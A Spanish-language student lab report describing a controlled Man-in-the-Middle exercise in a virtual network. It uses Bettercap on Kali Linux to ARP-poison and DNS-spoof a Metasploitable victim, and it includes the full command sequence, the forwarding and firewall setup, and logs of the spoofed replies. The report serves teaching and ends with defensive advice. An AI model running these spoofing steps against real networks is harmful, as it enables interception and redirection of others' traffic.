

Universidad Politecnica de Chiapas

Materia: Redes

Reporte de Examen Práctico - Corte 3

Ataque Man-in-the-Middle: ARP y DNS Spoofing

Alumno:

Miguel Ángel Molina Gómez

Profesor:

PEDRO MARCOS VELASCO BOLOM

31 de julio de 2025

Índice

1. Resumen	2
2. Introducción Teórica	2
3. Objetivo de la Práctica	2
4. Metodología y Herramientas	2
5. Desarrollo y Procedimiento	3
5.1. Fase 1: Suplantación de ARP y Captura de Tráfico	3
5.2. Fase 2: Suplantación de DNS	4
6. Resultados y Evidencias	5
7. Conclusión	6

1. Resumen

El presente reporte detalla el procedimiento y los resultados obtenidos durante el examen práctico del tercer corte de la materia de Redes. La práctica consistió en la ejecución de un ataque de tipo *Man-in-the-Middle* (MITM) en un entorno de red virtualizado. Se utilizó la herramienta Bettercap en un sistema Kali Linux para realizar suplantación de ARP (ARP Spoofing) y posteriormente suplantación de DNS (DNS Spoofing) contra una máquina víctima Metasploitable, logrando interceptar, analizar y redirigir su tráfico de red de manera exitosa.

2. Introducción Teórica

Un ataque de *Man-in-the-Middle* (MITM) es una forma de ciberataque en la que un actor malicioso se posiciona secretamente en la comunicación entre dos partes. Una vez en medio, el atacante puede escuchar, capturar y/o modificar el tráfico que fluye entre ellas.

- **ARP Spoofing:** Consiste en enviar mensajes ARP (Address Resolution Protocol) falsificados a una red local. El objetivo es asociar la dirección MAC del atacante con la dirección IP de otro dispositivo (generalmente la puerta de enlace), causando que el tráfico de la víctima sea redirigido a través de la máquina del atacante.
- **DNS Spoofing:** Es una técnica que consiste en corromper las respuestas del sistema de nombres de dominio (DNS). El atacante intercepta una solicitud DNS y envía una respuesta IP falsa, redirigiendo al usuario a un servidor malicioso en lugar del sitio legítimo solicitado.

3. Objetivo de la Práctica

El objetivo principal de este examen fue realizar de manera controlada un ataque MITM completo, demostrando la capacidad de:

1. Interceptar el tráfico de un host víctima mediante envenenamiento de la caché ARP.
2. Manipular las solicitudes DNS de la víctima para redirigirla a un servidor web controlado por el atacante.

4. Metodología y Herramientas

- **Entorno de Virtualización:** Oracle VirtualBox.
- **Máquina Atacante:** Kali Linux 2025.1c, con la herramienta **Bettercap**.
- **Máquina Víctima:** Metasploitable 2.
- **Configuración de Red:** Ambas máquinas virtuales configuradas en modo Red Interna” para simular una LAN aislada.

5. Desarrollo y Procedimiento

5.1. Fase 1: Suplantación de ARP y Captura de Tráfico

Inicialmente, se procedió a identificar los hosts en la red interna utilizando Bettercap.

```
1 # Iniciar Bettercap con privilegios
2 sudo bettercap
3
4 # Activar el sondeo de red y mostrar los hosts encontrados
5 net.probe on
6 net.show
```




Figura 1: Identificación de la máquina víctima (10.0.2.4) con Bettercap.

Una vez identificada la víctima ('10.0.2.4'), se configuró y lanzó el ataque de ARP Spoofing.

```
1 # Establecer el objetivo del ataque
2 set arp.spoof.target 10.0.2.4
3
4 # Activar el envenenamiento ARP y el sniffer de red
5 arp.spoof on
6 net.sniff on
```


```
↑ 50 kB / ↓ 130 kB / 2760 pkts
10.0.2.0/24 > 10.0.2.15 » set arp.spoof.target 10.0.2.4
10.0.2.0/24 > 10.0.2.15 » arp.spoof on
[20:40:28] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.15 » [20:40:28] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
10.0.2.0/24 > 10.0.2.15 » set net.sniff.verbose true
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 » [20:42:52] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 223 bytes
10.0.2.0/24 > 10.0.2.15 » [20:42:52] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 252 bytes
10.0.2.0/24 > 10.0.2.15 » [20:47:56] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 223 bytes
10.0.2.0/24 > 10.0.2.15 » [20:47:56] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 252 bytes
10.0.2.0/24 > 10.0.2.15 » [20:53:54] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 223 bytes
10.0.2.0/24 > 10.0.2.15 » [20:53:54] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 252 bytes
10.0.2.0/24 > 10.0.2.15 » dns.spoof on
10.0.2.0/24 > 10.0.2.15 » [20:54:41] [sys.log] [err] at least dns.spoof.hosts or dns.spoof.domains must be filled
10.0.2.0/24 > 10.0.2.15 » set dns.spoof.domains clasederedes.com
10.0.2.0/24 > 10.0.2.15 » set dns.spoof.address 10.0.2.15
10.0.2.0/24 > 10.0.2.15 » dns.spoof on
10.0.2.0/24 > 10.0.2.15 » [20:56:10] [sys.log] [inf] dns.spoof clasederedes.com → 10.0.2.15
```

Figura 2: Activación exitosa del módulo ARP Spoofing.

Al realizar una prueba de conectividad desde la víctima, se observó que esta perdió el acceso a la red, confirmando la interceptación del tráfico. Para solucionar esto y mantener el ataque de forma sigilosa, se habilitó el reenvío de IP en la máquina Kali.

```
msiadmin@metasploitable:~$ wget http://google.com
--20:48:39--  http://google.com/
=> 'index.html'
Resolving google.com... failed: Name or service not known.
```

Figura 3: La víctima pierde conectividad, demostrando el éxito de la interceptación.



```
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1

(kali@kali)-[~]
$ sysctl -p
net.ipv4.ip_forward = 1
net.ipv4.conf.all.rp_filter = 0
```

Figura 4: Habilitación del reenvío de paquetes en Kali Linux.

5.2. Fase 2: Suplantación de DNS

Para la segunda fase, se configuró un servidor web Apache en la máquina atacante para alojar una página falsa.

```
1 # Instalar e iniciar el servidor web
2 sudo apt install apache2
3 sudo systemctl start apache2
4
5 # Crear la página de suplantación
6 sudo nano /var/www/html/index.html
7 # Contenido: <h1>Estas siendo victima de un DNS Spoofing!!!!</h1>
```

Durante la ejecución, se detectó que el firewall de Kali ('ufw') estaba activo y bloqueaba las conexiones entrantes al puerto 80. Se procedió a añadir una regla para permitir dicho tráfico.

Finalmente, se configuró y activó el módulo de DNS Spoofing en Bettercap para redirigir el dominio 'clasederedes.com' a nuestro servidor local.

```
└─$ sudo ufw status
Status: active

To Action From
--
22/tcp ALLOW Anywhere
22/tcp (v6) ALLOW Anywhere (v6)

(kali@kali)-[~]
└─$ sudo ufw allow 80/tcp
Rule added
Rule added (v6)

(kali@kali)-[~]
└─$ sudo ufw status
Status: active

To Action From
--
22/tcp ALLOW Anywhere
80/tcp ALLOW Anywhere
22/tcp (v6) ALLOW Anywhere (v6)
80/tcp (v6) ALLOW Anywhere (v6)

(kali@kali)-[~]
└─$
```

Figura 5: Permitiendo el tráfico HTTP a través del firewall UFW.

```
kali@kali: ~
File Actions Edit View Help
[20:40:28] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.15 » [20:40:28] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
10.0.2.0/24 > 10.0.2.15 » set net.sniff.verbose true
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 » [20:42:52] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 223 bytes
10.0.2.0/24 > 10.0.2.15 » [20:42:52] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 252 bytes
10.0.2.0/24 > 10.0.2.15 » [20:47:56] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 223 bytes
10.0.2.0/24 > 10.0.2.15 » [20:47:56] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 252 bytes
10.0.2.0/24 > 10.0.2.15 » [20:53:54] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 223 bytes
10.0.2.0/24 > 10.0.2.15 » [20:53:54] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 252 bytes
10.0.2.0/24 > 10.0.2.15 » dns.spoof on
10.0.2.0/24 > 10.0.2.15 » [20:54:41] [sys.log] [err] at least dns.spoof.hosts or dns.spoof.domains must be filled
10.0.2.0/24 > 10.0.2.15 » set dns.spoof.domains clasederedes.com
10.0.2.0/24 > 10.0.2.15 » set dns.spoof.address 10.0.2.15
10.0.2.0/24 > 10.0.2.15 » dns.spoof on
10.0.2.0/24 > 10.0.2.15 » [20:56:10] [sys.log] [inf] dns.spoof clasederedes.com -> 10.0.2.15
10.0.2.0/24 > 10.0.2.15 » [20:59:07] [sys.log] [inf] dns.spoof sending spoofed DNS reply for clasederedes.com (->10.0.2.15) to 10.0.2.4 : 08:00:27:48:1c:f7 (PCS Systemtechnik GmbH) - METASPLOITABLE.
10.0.2.0/24 > 10.0.2.15 » [20:59:08] [net.sniff.dns] dns 192.168.100.1 > METASPLOITABLE : clasederedes.com is local
10.0.2.0/24 > 10.0.2.15 » [21:00:57] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 223 bytes
10.0.2.0/24 > 10.0.2.15 » [21:00:57] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 252 bytes
10.0.2.0/24 > 10.0.2.15 » ^C
Are you sure you want to quit this session? y/n n
10.0.2.0/24 > 10.0.2.15 » [21:08:59] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 223 bytes
10.0.2.0/24 > 10.0.2.15 » [21:08:59] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 252 bytes
10.0.2.0/24 > 10.0.2.15 » [21:14:20] [sys.log] [inf] dns.spoof sending spoofed DNS reply for clasederedes.com (->10.0.2.15) to 10.0.2.4 : 08:00:27:48:1c:f7 (PCS Systemtechnik GmbH) - METASPLOITABLE.
10.0.2.0/24 > 10.0.2.15 » [21:14:21] [net.sniff.dns] dns 192.168.100.1 > METASPLOITABLE : clasederedes.com is local
```

Figura 6: Configuración del dominio y la IP para el DNS Spoofing.

6. Resultados y Evidencias

La ejecución del ataque fue exitosa. Al intentar acceder al dominio ‘clasederedes.com’ desde la máquina víctima, su solicitud DNS fue interceptada y manipulada, como se evidencia en los logs de Bettercap (Figura 7).

Como resultado, la máquina víctima recibió y renderizó el contenido de la página web falsa alojada en el servidor del atacante, cumpliendo así con todos los objetivos de la práctica (Figura 8).

```

Are you sure you want to quit this session? y/n n
10.0.2.0/24 > 10.0.2.15 » [21:08:59] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 223 bytes
10.0.2.0/24 > 10.0.2.15 » [21:08:59] [net.sniff.udp] udp METASPLOITABLE:netbios-dgm > 10.0.2.255:netbios-dgm 252 bytes
10.0.2.0/24 > 10.0.2.15 » [21:14:20] [sys.log] [inf] dns.spoof sending spoofed DNS reply for clasederedes.com (→10.0.2
.15) to 10.0.2.4 : 08:00:27:48:1c:f7 (PCS Systemtechnik GmbH) - METASPLOITABLE.

```

Figura 7: Log de Bettercap confirmando el envío de una respuesta DNS falsa.

```

Resolving youtube.com... failed: Name or service not known.
msfadmin@metasploitable:~$ ftp test.rebex.net
ftp: test.rebex.net: Host name lookup failure
ftp> Quit
msfadmin@metasploitable:~$ wget https://youtube.com
--20:52:19-- https://youtube.com/
=> 'index.html'
Resolving youtube.com... failed: Name or service not known.
msfadmin@metasploitable:~$ wget -qO http://clasederedes.com
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try 'wget --help' for more options.
msfadmin@metasploitable:~$ wget -qO - http://clasederedes.com
msfadmin@metasploitable:~$ wget -qO - http://clasederedes.com
<h1>Estas siendo victima de un DNS Spoofing!!!!</h1>
msfadmin@metasploitable:~$

```

Figura 8: Prueba final: la máquina víctima muestra el contenido del servidor falso.

7. Conclusión

La práctica se completó satisfactoriamente, demostrando la vulnerabilidad de las redes locales no seguras a ataques de tipo Man-in-the-Middle. Se logró configurar y ejecutar con éxito un ataque de ARP y DNS Spoofing utilizando Bettercap, interceptando y redirigiendo el tráfico de una máquina víctima a un destino controlado. Este ejercicio subraya la importancia crítica de implementar medidas de seguridad como la inspección dinámica de ARP (DAI) y el uso de protocolos seguros como HTTPS para proteger la integridad y confidencialidad de las comunicaciones en red.